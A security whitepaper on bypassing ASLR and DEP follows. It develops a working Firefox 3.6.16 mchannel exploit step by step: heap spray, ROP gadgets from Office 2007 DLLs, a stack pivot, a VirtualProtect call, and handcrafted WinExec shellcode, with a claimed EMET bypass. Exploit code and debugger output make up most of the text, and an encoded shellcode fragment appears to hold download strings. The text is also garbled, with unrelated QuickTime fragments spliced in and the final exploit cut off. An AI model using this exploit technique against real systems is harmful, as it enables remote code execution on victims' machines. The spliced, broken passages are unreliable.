Whitepaper on

Bypassing ASLR/DEP

By

Vinay Katoch

Vulnerability Research Specialist

Secfence TECHNOLOGIES

Information Security Services, Products & Trainings

contact@secfence.com | www.secfence.com | +91-11-64641337

INTRODUCTION

Data Execution Prevention (DEP) is a security feature included in modern operating systems. It is known to be available in Linux, Mac OS X, and Microsoft Windows operating systems and is intended to prevent an application or service from executing code from a non-executable memory region. Whereas Address space layout randomization (ASLR) is a computer security technique which involves randomly arranging the positions of key data areas, usually including the base of the executable and position of libraries, heap, and stack, in a process's address space. In this paper we will cover the techniques to bypass these security mechanisms. We will also look at how custom shellcodes are developed, and this paper also looks at the EMET (Enhanced Mitigation Experience Toolkit) bypass.

BEFORE WE MOVE AHEAD


In defeating DEP you at least need some information that will evade the ASLR. There are mainly two ways:
1. Any anti ASLR modules gets loaded into the target application. I mean you have the base address of any module at fixed location always even after the system restart.
2. You get a pointer leak from a memory leak/buffer overflow/any zero day. In this technique you can adjust the offsets to grab the base address of the module whose pointer gets leaked.

Now, you have evaded the ASLR. Now comes the DEP. Data Execution Prevention mitigates the most of the attacks by denying the code execution from non executable memory, earlier until Windows XP SP2, the stack and heap were executable, but now they no more possess execute attribute. But there are methods, you have a pointer, so you can either make your shellcode from ROP, ROP is a little advanced return to LibC attack and is return oriented programming. The main idea is to execute the necessary instructions nearby the "return" instruction, but for return instruction, you need to control the stack, the top of the stack must have the address of next instruction where you want to land and all these instructions are chosen or discovered from already loaded executable modules and from there executable code pages. One more thing to remember, most of the ROP chains produced by automated scripts, are not suitable for certain type of vulnerabilities, then you might know how to develop one of yours own. Using the ROP you can either develop whole of your shellcode or just for the purpose of defeating DEP and then landing on the executable marked shellcode. Remember, the OS has very good randomization of module bases, stack and heap and pointers, but not the pointers to the pointers, in certain places, you can easily find, fixed addresses/pointer to another pointer inside any other module or to any export of any dll.The memory leaks also help, e.g.

```
function alfa(){
var a1=document.cookie;
}
var a=window.setTimeout(alfa,100);
alert(a.toString(16));
```

The above leak is little old now, and provides us with a memory address inside mshtml.dll at the address rendered by a.toString(16)-1 This was a good pointer to pointer, similarly, 0x7ffe360 in this line you can find the base address of ntdll.dll in win7 64 bit whereas in all windows 32 bit versions, 7ffe300 has the address of sysenter and 0x7ffe304 the ret instruction. But all these are pointer to pointers i.e. ** whereas to form a shellcode dynamically, we need a direct pointer. The custom shellcodes manufactured dynamically from memory leaks of pointers, can be simple and provide us with more control, than the other traditional shellcodes developed by msf etc. The main advantage of custom shellcodes made by pointer leaks are that, you can easily evade the mitigations like, EMET (enhanced mitigation toolkit) and other AV engines. Let us proceed with an example. The example vulnerability (mchannel) is affecting Firefox 3.6.16.

LET US START !


Immunity Debugger - surgemail.exe - [CPU - thread 00000290, module surgemai]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?

```
0076A251  8917              MOV DWORD PTR DS:[EDI],EDX
0076A253  83C7 04           ADD EDI,4
0076A256  BA FFFEFE7E       MOV EDX,7EFEFEFF
0076A25B  8B01              MOV EAX,DWORD PTR DS:[ECX]
0076A25D  03D0              ADD EDX,EAX
0076A25F  83F0 FF           XOR EAX,FFFFFFFF
0076A262  33C2              XOR EAX,EDX
0076A264  8B11              MOV EDX,DWORD PTR DS:[ECX]
0076A266  83C1 04           ADD ECX,4
0076A269  A9 00010181       TEST EAX,81010100
0076A26E ^74 E1             JE SHORT surgemai.0076A251
0076A270  84D2              TEST DL,DL
0076A272  74 34             JE SHORT surgemai.0076A2A8
0076A274  84F6              TEST DH,DH
0076A276  74 27             JE SHORT surgemai.0076A29F
0076A278  F7C2 0000FF00     TEST EDX,0FF0000
0076A27E  74 12             JE SHORT surgemai.0076A292
0076A280  F7C2 000000FF     TEST EDX,FF000000
0076A286  74 02             JE SHORT surgemai.0076A28A
EDX=306D4E39
Stack DS:[0373FFFF]=???
```

```
Registers (FPU)
EAX 60FEFCFE
ECX 033AFA28 ASCII "Nm1Nm2Nm3Nm4Nm5Nm6Nm7Nm8Nm9
EDX 306D4E39
EBX 032129A0
ESP 0373D6DC
EBP 0373DAE4 ASCII "h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1B
ESI 032129A0
EDI 0373FFFF

EIP 0076A251 surgemai.0076A251

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address  Hex dump                 ASCII
0086E000 00 00 00 00 00 00 00 00 ........
0086E008 00 00 00 00 6C BC 76 00 ....l╝v.
0086E010 5A CB 76 00 EA E5 76 00 Z╦v.Ωσv.
0086E018 5E 5E 77 00 00 00 00 00 ^^w.....
0086E020 00 00 00 00 00 00 00 00 ........
0086E028 00 00 00 00 14 BD 76 00 ....¶╜v.
0086E030 94 35 77 00 26 45 77 00 ö5w.&Ew.
0086E038 00 00 00 00 00 00 00 00 ........
0086E040 00 00 00 00 00 00 00 00 ........
0086E048 00 00 00 00 00 00 00 00 ........
0086E050 72 00 00 00 43 3A 5C 73 r...C:\s
0086E058 72 63 5C 73 61 6D 5C 61 rc\sam\a
0086E060 62 6B 2E 63 00 00 00 00 bk.c....
0086E068 61 62 6B 5F 65 6D 61 69 abk_emai
0086E070 6C 00 00 00 61 62 6B 5F l...abk_
0086E078 69 6E 73 74 61 6E 74 00 instant.
0086E080 61 62 6B 5F 6E 75 73 65 abk_nuse
0086E088 64 00 00 00 61 62 6B 5F d...abk_
0086E090 6C 61 73 74 75 73 65 64 lastused
0086E098 00 00 00 00 43 3A 5C 73 ....C:\s
0086E0A0 72 63 5C 73 61 6D 5C 61 rc\sam\a
0086E0A8 62 6B 2E 63 00 00 00 00 bk.c....
```

```
0373FF50  674E3167 g1Ng
0373FF54  33674E32 2Ng3
0373FF58  4E34674E Ng4N
0373FF5C  674E3567 g5Ng
0373FF60  37674E36 6Ng7
0373FF64  4E38674E Ng8N
0373FF68  684E3967 g9Nh
0373FF6C  31684E30 0Nh1
0373FF70  4E32684E Nh2N Pointer to next SEH record
0373FF74  684E3368 h3Nh SE handler
0373FF78  35684E34 4Nh5
0373FF7C  4E36684E Nh6N
0373FF80  684E3768 h7Nh
0373FF84  39684E38 8Nh9
0373FF88  4E30694E Ni0N
0373FF8C  694E3169 i1Ni
0373FF90  33694E32 2Ni3
0373FF94  4E34694E Ni4N
0373FF98  694E3569 i5Ni
0373FF9C  37694E36 6Ni7
0373FFA0  4E38694E Ni8N
0373FFA4  6A4E3969 i9Nj
0373FFA8  316A4E30 0Nj1
```

```
[01:35:07] Access violation when writing to [03740000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

In ASLR and DEP bypassing techniques, remember there is no place for NOP and NOPsled. Only precision matters. The sprayer must be developed in such a way that it will place your chunks (ROP + shellcode) at fixed locations. The slip of even a single byte is non preferable as it will make our ROP to land at wrong addresses. The precision can be achieved by heap manipulation techniques. By proper allocation of calculated sized heap chunks, we can more precisely place our chunks at same addresses every time.

Let us proceed with the example and in coding. The example vulnerability (mchannel) is affecting Firefox 3.6.16 and its working exploits are already available. But we'll develop the ROP and shellcode manually and hand crafted without any need for automated scripts as in some cases automation misses certain points and makes the things complex and the solutions are not so intelligent and simple.

```
<html>
<head>
</head>
<body>
<object id="d" ></object>
<script>
function ignite()    {
            var e=document.getElementById("d");
            e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedi
rect(null,new Object,0);
        e.data="";
}
</script>
<input type=button value="Ignite" onclick="ignite()" />
</body>
</html>
```

In this vulnerability, we can control the ECX register as the place from where EAX register will grab the value can be controlled by a single object instantiation in heap.

```
var obj = unescape("\x00%u0c10"); // will make ECX register to point to at
                                     // byte of our chunk will be loaded.
```

Remember to rename the CrashReporter.exe from Mozilla folder inside your program files. And attach the debugger to the Firefox before exploiting the vulnerability.

```
6BE14E69   8B08         MOV ECX,DWORD PTR DS:[EAX] ; This is where our
                                                    ; above allocation
                                                    ; will load
                                                    ; 0x0C100000 ECX
6BE14E6B   BE 02004B80  MOV ESI,804B0002
6BE14E70   56           PUSH ESI
6BE14E71   50           PUSH EAX
6BE14E72   FF51 18      CALL DWORD PTR DS:[ECX+18] ; This is where
                                                    ; call will be
                                                    ; transferred at
                                                    ; address placed at
                                                    ; 0x0C100018 so
                                                    ; we need to frame
                                                    ; our ROP+shellcode
                                                    ; module
```

Next comes the sprayer and ROP +shellcode. First of all we'll use dummy chunk in place of ROP+shellcode and slowly develop the ROP and shellcode over the dummy chunk. so let us proceed. For countering ASLR we'll use the GrooveUtil.dll & GR469A~1.DLL which comes along with MS office 2007 in GrooveMonitor. These DLLs gets loaded into browsers by default if default installation of MS OFFICE 2007 is present.

```
<html>
<head>
</head>

<body>
<object id="d" ></object>
<script>

function ignite()    {
    var e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new
Object,0);

    var vftable = unescape("\x00% u0c10");
    // ROP using GrooveUtil.dll :
    var heap = unescape(
/* ROP : */             "% u0101% u0102"
                        +"% u0103% u0104"
                        +"% u0105% u0106"
                        +"% u0107% u0108"
                        +"% u0109% u010a"
                        +"% u010b% u010c"
                        +"% u010d% u010e"
                        +"% u010f% u0111"
                        +"% u0112% u0113"
                        +"% u0114% u0115"
                        +"% u0116% u0117"
                        +"% u0118% u0119"
                        +"% u011a% u011b"
                        +"% u011c% u011d"
                        +"% u011e% u011f"
                        )
/* Shellcode : */       +unescape("% u9090% u9090"+"% u9090% u9090"
                        +"% uCCCC% uCCCC% uCCCC% uCCCC"
                        +"% uBBBB% uCCCC% uDDDD% uEEEE"
/* command: */      +"% u6163% u636c% u652e% u6578% u0000% ucccc"   // calc.exe
                    );

        var vtable = unescape("% u0c0c% u0c0c");
        while(vtable.length < 0x10000) {vtable += vtable;}
        var heapblock = heap+vtable.substring(0,0x10000/2-heap.length*2);
        while (heapblock.length<0x80000) {heapblock += heap+heapblock;}
        var finalspray = heapblock.substring(0,0x80000 - heap.length - 0x24/2 - 0x4/2
- 0x2/2);
        var spray = new Array()
        for (var iter=0;iter<0x100;iter++){
           spray[iter] = finalspray+heap;
        }
    e.data="";
}
</script>
<input type=button value="Ignite" onclick="ignite()" />
</body>
</html>
```

In code we have to place a blank space between "%" and "u" as unicode support is converting the blocks into respective characters, remember to remove these spaces from all blocks inside unescape blocks. We are going to develop this exploit for win7 -win32 (you may check offsets for winxp, even offsets in win32 & wow64 win7 also differs check them and fix them). Also install the EMET from Microsoft's website. It mitigates most of the shellcodes. But our shellcode will also bypass it and will be compact.

The Result of above code:

```
EAX 0400B620
ECX 0C100000
EDX 0313D970
EBX 043D0E04
ESP 0018DFCC
EBP 0018E1D8
ESI 804B0002
EDI 80000000
EIP 010E010D
```

The EIP register has been controlled by loading in a value from our chunk 0x010E010D. This value comes from "%u010D%u 010E". So we'll have to place the pointer of our first ROP gadget at "%u 010D%u 010E" place. The first task is to develop the ROP now and in ROP the first and most important and challenging task is the stack pivoting. In stack pivot, the ESP register is loaded with the address to our own allocated heap chunk so that the browser will consider the allocated heap chunk as stack and this new manipulated stack contains all the return addresses and arguments to the called functions.

What we have to do actually is we need to either move or swap the register containing address to our allocated heap block into ESP register. Or pop an address of our heap block from stack into ESP register, there can be several instructions. In this case the EAX register contains the pointer to pointer (pointer to address) of our allocated heap block and ecx contain the direct address to our allocated heap chunk.
So we need to discover the gadgets which encorporates either eax or ecx registers in case of stack pivoting.

There are certain instructions like:

```
XCHG ECX,ESP
Ret
```

```
mov esp,ecx
ret
```

```
XCHG dword ptr[EAX],ESP
ret
```

```
mov ESP,dword ptr[EAX]
ret
```

or like these can be of help. We could not find anything useful. But following gadget was discovered:

```
6623BE51 : XCHG EAX,ESP
ret
```

in GR469A~1.DLL

We need to replace the "pointer to pointer" with direct pointer in EAX register before executing this gadget. So we need to discover something like

```
mov EAX,dword ptr[eax]
call eax
ret
```

But, this following gadget was discovered and was pretty helpful:

```
661C5B33 : MOV EAX,DWORD PTR DS:[ECX]
CALL DWORD PTR DS:[EAX+8]
```

This gadget needs the address to be loaded into eax register at place where ECX register is pointing. The ECX register points to first bytes of our heap block and then the next call will be made to the address at ECX+8. And the debugger out put:

```
0C100000  01 01 02 01 03 01 04 01
0C100008  05 01 06 01 07 01 08 01
0C100010  09 01 0A 01 0B 01 0C 01  ...
0C100018  0D 01 0E 01 0F 01 11 01  .
0C100020  12 01 13 01 14 01 15 01
0C100028  16 01 17 01 18 01 19 01
0C100030  1A 01 1B 01 1C 01 1D 01
0C100038  1E 01 1F 01 90 90 90 90
0C100040  90 90 90 90 CC CC CC CC  ˇˇ
0C100048  CC CC CC CC BB BB CC CC  ˇˇˇ
0C100050  DD DD EE EE 63 61 6C 63  ۼ￿calc
0C100058  2E 65 78 65 00 00 CC CC  .exe..ˇ
0C100060  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100068  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100070  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100078  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100080  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100088  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100090  0C 0C 0C 0C 0C 0C 0C 0C  ........
0C100098  0C 0C 0C 0C 0C 0C 0C     .......
```

We need to place the first gadget address at 0C100018: 0D 01 0E 1E and change the 0C100000: 01 01 02 01 with address to (address of offset to the address of next gadget[XCHG EAX,ESP;ret])-8 that is at "%u 0107%u 0108" if at 0x0C100000 has 0x0C100004

See the following code section:

```
var heap = unescape(
/* ROP : */           "% u0004%u 0c10"
                     +"% u0103%u 0104"
                     +"%u 0105% u0106"
                     +"%u BE51%u 6623"   // XCHG EAX,ESP;ret
                     +"%u 0109%u 010a"
                     +"% u010b%u 010c"
                     +"%u 5B33% u661C"   // :GR469A~1.DLL
                                         //  8B01    MOV EAX,DWORD PTR DS:[ECX]
                                         //  FF50 08 CALL DWORD PTR DS:[EAX+8]
                     +"% u010f% u0111"
                     +"%u 0112% u0113"
                     +"%u 0114%u 0115"
                     +"%u 0116%u 0117"
                     +"%u 0118% u0119"
                     +"% u011a%u 011b"
                     +"%u 011c%u 011d"
                     +"%u 011e%u 011f"
                     )
```

It will result in loading our intend value into ESP register as following registers dump shows:


```
EAX 0029DF08
ECX 0C100000
EDX 03D19160
EBX 048C0124
ESP 0C100008
EBP 0029E118
ESI 804B0002
EDI 80000000
EIP 01040103
```

And this will result into our heap block transformed into stack as shown below:

```
0C100000   0C100004
0C100004   01040103
0C100008   01060105
0C10000C   6623BE51  GR469A~1.6623BE51
0C100010   010A0109
0C100014   010C010B  firefox.010C010B
0C100018   661C5B33  GR469A~1.661C5B33
0C10001C   0111010F  firefox.0111010F
0C100020   01130112  firefox.01130112
0C100024   01150114  firefox.01150114
0C100028   01170116  firefox.01170116
0C10002C   01190118
0C100030   011B011A
0C100034   011D011C
0C100038   011F011E
0C10003C   90909090
0C100040   90909090
0C100044   CCCCCCCC
0C100048   CCCCCCCC
0C10004C   CCCCBBBB
0C100050   EEEEDDDD
0C100054   636C6163
0C100058   6578652E
0C10005C   CCCC0000
```

```
0c100060    0c0c0c0c
0c100064    0c0c0c0c
0c100068    0c0c0c0c
0c10006c    0c0c0c0c
0c100070    0c0c0c0c
0c100074    0c0c0c0c
0c100078    0c0c0c0c
0c10007c    0c0c0c0c
0c100080    0c0c0c0c
0c100084    0c0c0c0c
0c100088    0c0c0c0c
0c10008c    0c0c0c0c
0c100090    0c0c0c0c
0c100094    0c0c0c0c
0c100098    0c0c0c0c
0c10009c    0c0c0c0c
0c1000A0    0c0c0c0c
0c1000A4    0c0c0c0c
```

PRE STAGE



```
0000:81 00 00 48-20 43 4B 46--43 46 44 45  b  H CKFDENECFDE
0010:46 46 43 46-47 45 46 46--41 43 41 43  FFCFGEFFCCACACAC
0020:41 43 41 43-41 00 20 45--44 45 42 45  ACACA  EMEPEDEBE
0030:4D 45 49 45-50 46 44 46--41 43 41 43  MEIEPFDFECACACAC
0040:41 43 41 43-41 41 41 00--00 00 00 7A  ACACAAA        z
0050:FF 53 4D 42-72 00 00 00--00 00 00 00   SMBr     ↑S╙
0060:00 00 00 00-00 00 00 00--00 00 00 00            9
0070:00 57 00 02-50 43 20 4E--52 4B 20 50   W ☻PC NETWORK P
0080:52 4F 47 52-41 4D 20 31--4C 41 4E 4D  ROGRAM 1.0 ☻LANM
0090:41 4E 31 2E-30 00 02 57--77 73 20 66  AN1.0 ☻Windows f
00A0:6F 72 20 57-6F 72 6B 67--73 20 33 2E  or Workgroups 3.
00B0:31 61 00 02-4C 4D 31 2E--32 00 02 4E  1a ☻LM1.2X002 ☻N
00C0:54 20 4C 4D-20 30 2E 31--10 BF FF 53  T LM 0.12    ►┐ S
00D0:4D 42 73 00-00 00 00 18--00 00 00 00  MBs     ↑·◘
00E0:00 00 00 00-00 00 00 00--00 00 0C FF          9    ♀
00F0:00 00 00 04-11 0A 00 00--00 7E 10 00     ♦◄◙      ~►
0100:00 00 00 D4-00 00 80 7E--7A 06 06 2B     ╘  A~►'B►z♠♠+
0110:06 01 05 05-02 A0 82 10--6A A1 82 10  ♠☺♣♣☻aB►n0B►j6B►
0120:66 23 82 10-62 03 82 04--41 41 41 41  f#B►b♥B♦☺ AAAAAA
0130:41 41 41 41-41 41 41 41--41 41 41 41  AAAAAAAAAAAAAAAA
0140:41 41 41 41-41 41 41 41--41 41 41 41  AAAAAAAAAAAAAAAA
```

We have completed the first phase with successful stack pivot, so the next return instruction will land on the address in our stack (our heap block). Now next phase is to get a pointer to the kernel32.VirtualProtect function and put its arguments on our stack to bypass the DEP.

The address to VirtualProtect will follow its arguments, it takes 4 arguments, the first argument is the address to the first byte of the shellcode, the second argument is the size of the shellcode block; this can be any dword number but atleast the size of shellcode, 3rd argument is the FLAG the value must be 0x00000040 to set the attribute of memory page contaning shellcode as PAGE_READ_WRITE_EXECUTE. 4rth argument is the pointer to any writable location where old attribute value will be saved, this will be 0x0c0c0c0c in our case or whatever make sure it should be writable.

The GrooveUtil.dll contains a call to VirtualProtect at : 0x68F2F1DD as:

```
68F2F1DD   FF15 BC71F668    CALL DWORD PTR DS:[<&KERNEL32.VirtualPro>;
kernel32.VirtualProtect
68F2F1E3   8BC6             MOV EAX,ESI
68F2F1E5   5E               POP ESI
68F2F1E6   C9               LEAVE
68F2F1E7   C2 0400          RETN 4
```

We need to fix certain things on our stack prior to call to VirtualProtect.

```
POP ESI
LEAVE
RETN 4
```

The instruction that will cause trouble is LEAVE it fixes the stack by dissolving the stack frame. The stack frame is the block between ESP and EBP, and until now the EBP register points to an address that will make us lose our stack once again, so the EBP must contain an address just before the start of shellcode. Now we have the following code:


```
<html>
<head>
</head>

<body>
<object id="d" ></object>
<script>

function ignite()   {
    var e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new
Object,0);

    var vftable = unescape("\x00%u0 c10");
    // ROP using GrooveUtil.dll :
    var heap = unescape("%u 0004%u 0c10"
                    +"%u BCBB%u 68F1"   //POP EDI; POP EBX; POP ESI; RETN
                    +"%u 0105%u 0106"   //
                    +"%u BE51%u 6623"   // XCHG EAX,ESP;ret
                    +"%u 0030%u 0c10" //
                    +"%u 7C2A%u 68F0"   // POP EDI; POP EBP; RETN


                    +"%u 5B33%u 661C"   // :GR469A~1.DLL
                                    //  8B01             MOV EAX,DWORD PTR DS:[ECX]
                                    //  FF50 08          CALL DWORD PTR DS:[EAX+8]
                    +"% u0030% u0c10"   // will be popped in ebp
                    +"%u F1DD% u68F2"   // Pointer to Virtual Protect
                    +"% u0030% u0c10"       // Base Address of Shellcode
                    +"% u9000% u0000"       // Size of the Page, you can adjust it
                    +"%u 0040% u0000"       // PAGE_EXECUTE_READ_WRITE
                    +"% u0c0c%u 0c0c"       // Writable Location for preserving old
attributes
                    +"%u 0038%u 0c10"       // will be popped in esi
                    )
/* Shellcode : */   +unescape("%u 9090%u 9090"+"% u9090% u9090"
                    +"%u CCCC% uCCCC% uCCCC% uCCCC"
                    +"%u BBBB%u CCCC%u DDDD%u EEEE"
/* command: */      +"% u6163% u636c% u652e% u6578% u0000% ucccc"   // calc.exe
                    );

        var vtable = unescape("%u 0c0c% u0c0c");
        while(vtable.length < 0x10000) {vtable += vtable;}
        var heapblock = heap+vtable.substring(0,0x10000/2-heap.length*2);
        while (heapblock.length<0x80000) {heapblock += heap+heapblock;}
        var finalspray = heapblock.substring(0,0x80000 - heap.length - 0x24/2 - 0x4/2
- 0x2/2);
        var spray = new Array()
        for (var iter=0;iter<0x100;iter++){
           spray[iter] = finalspray+heap;
        }
    e.data="";
}
</script>
<input type=button value="Ignite" onclick="ignite()" />
</body>
</html>
```

And it will result into the successful DEP bypass and EIP now lands on our shellcode but the debugger break is called as 0xcc instruction is countered.

```
EAX 0C100030
ECX 0C0FFFDC
EDX 770264F4 ntdll.KiFastSystemCallRet
EBX 6623BE51 GR469A~1.6623BE51
ESP 0C10003C
EBP 0C0C0C0C
ESI 0C100038
```

```
EDI 661C5B33 GR469A~1.661C5B33
EIP 0C100041
```

FORMING THE SHELLCODE



```
%ud5e9%u0000%u5a00%ua164%u0030%u0000%u408b%u8b0c%u1
fb03%u4e8b%u3314%u56ed%u5157%u3f8b%ufb03%uf28b%u0e6
8b%u0324%ud1c3%u03e1%u33c1%u66c9%u088b%u468b%u031c%
%u5904%u50e8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud
3680%u5e80%uec83%u8b20%u6adc%u5320%u57ff%uc7ec%u030
50%ufc57%udc8b%u5350%u57ff%u50f0%u57ff%u33f4%uacc0%
%uffff%u47ff%u7465%u7250%u636f%u6441%u7264%u7365%u00
0041%u6957%u456e%u6578%u0063%u7845%u7469%u6854%u657
6c%u6e6f%u5500%u4c52%u6f44%u6e77%u6f6c%u6461%u6f54%
%u6f63%u6e75%u2e74%u656e%u2f74%u6763%u2d69%u6962%u2
```

Now comes the next phase of our mission, the shellcode formation. We have two registers containing addresses within GR469A~1.dll

```
EBX 6623BE51 GR469A~1.6623BE51
EDI 661C5B33 GR469A~1.661C5B33
```

We need to find any call to any Kernel32.dll export function and then we'll make EAX register to point to the kernel32 export, now we can add or subtract the proper offset (These offsets are OS dependent you may need to calculate in ur own cases) to make make EAX point to kernel32.WinExec function, then we'll push the arguments, it takes two arguments, first pointer determines whether the window is shown for executed command or not and second argument is the pointer to the command line you want to execute. Following instructions will work for us as EDI contains an address inside the dlL, we need to fix it by adding an offset to make it point to the location where address of export Kernel32.dll is located:

```
81C7 6D980700 ADD EDI,7986D
```

Following will be the javascript unicode representation for it:

```
"% uC781%u 986D%u 0007"
```

Remember interchange the bytes in pair, if the number of bytes is odd then the begining of last pair can be made to a nop 90. Then we will take the address of Kernel32 address into EAX register from pointer to pointer [EDI]:

```
8B07 MOV EAX,DWORD PTR DS:[EDI]
```

this will yield "%u 078B" The EAX now contains the address of "Kernel32.WaitForSingleObject".

```
0004EFA0 WaitForSingleObject
```

The RVA of WinExec is as follows:

```
0008E695 WinExec
```

Now we need to calculate the offset:

```
0008E695 - 0004EFA0 = 3F6F5
```

So we need to add EAX+3F6F5 to make EAX point to WinExec.

```
05 F5F60300 ADD EAX,3F6F5
```

In javascript it will be:

```
"%u F505% u03F6 %u 9000"
```

Then we'll push 5 as an argument to WinExec.

```
6A 05 PUSH 5
```

This becomes

```
  "%u 056A"
```

5 means window will be shown.

Then we have ecx pointing to somewhere in our heap block.

```
ECX = 0x0C0FFFDC
```

We need to fix it also to make it to point to the command to be executed by adding 0x8E it will point to calc.exe.

```
81C1 8E000000 ADD ECX,8E
```

Its javascript block will be:

```
"%u C181% u008E% u0000"
```

and push ecx on stack

```
51 PUSH ECX
```

Its javascript will be:

```
"%u 9051"
```

And now the hotspot:


```
FFD0 CALL EAX
```

```
"%u D0FF"
```

And with this, you will hit the target ! But wait, we also need to terminate the process gently. So copy the eax to some other register like ESI
Then fix ESI to point to TerminateProcess and push its argument it needs the handle to process, the pseudo handle to current process is 0xFFFFFFFF or you need to push -1 and call ESI. Then the command buffer will also be in same manner.

```
calc.exe
"%u 6163% u636c% u652e%u 6578%u 0000"
```

Exploit code is ready!


rgb, rts, rtsp, sdp, sdv, sgi, snd, ulw, vfw, wav and others

"Enough theory, show

```
<?xml versi
<?quicktime
<embed src=
```

In practice I can do an
demonstration, I simp

If you dare to try this in

launch: BEYONCE.mp3, pr0n0.mov, FunnyDog.mpeg,

BTW, QuickTime comes by default with iTunes. Therefore, iTunes users

And finally after spending a lot of time, we have the exploit code ready. ☺ The complete exploit code given below with handcrafted & compact shellcode will even mitigate EMET mechanism:

```
<html>
<head>
</head>

<body>
<object id="d" ></object>
<script>

function ignite()    {
    var e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new
Object,0);

    var vftable = unescape("\x00% u0c10");
    // ROP using GrooveUtil.dll :
    var heap = unescape("% u0004% u0c10"
                    +"% uBCBB% u68F1"    //POP EDI; POP EBX; POP ESI; RETN
                    +"%u 0105% u0106"    //
                    +"%u BE51%u 6623"    // XCHG EAX,ESP;ret
                    +"%u 0030% u0c10"
                    +"% u7C2A% u68F0"    // POP EDI; POP EBP; RETN


                    +"% u5B33% u661C"    // :GR469A~1.DLL
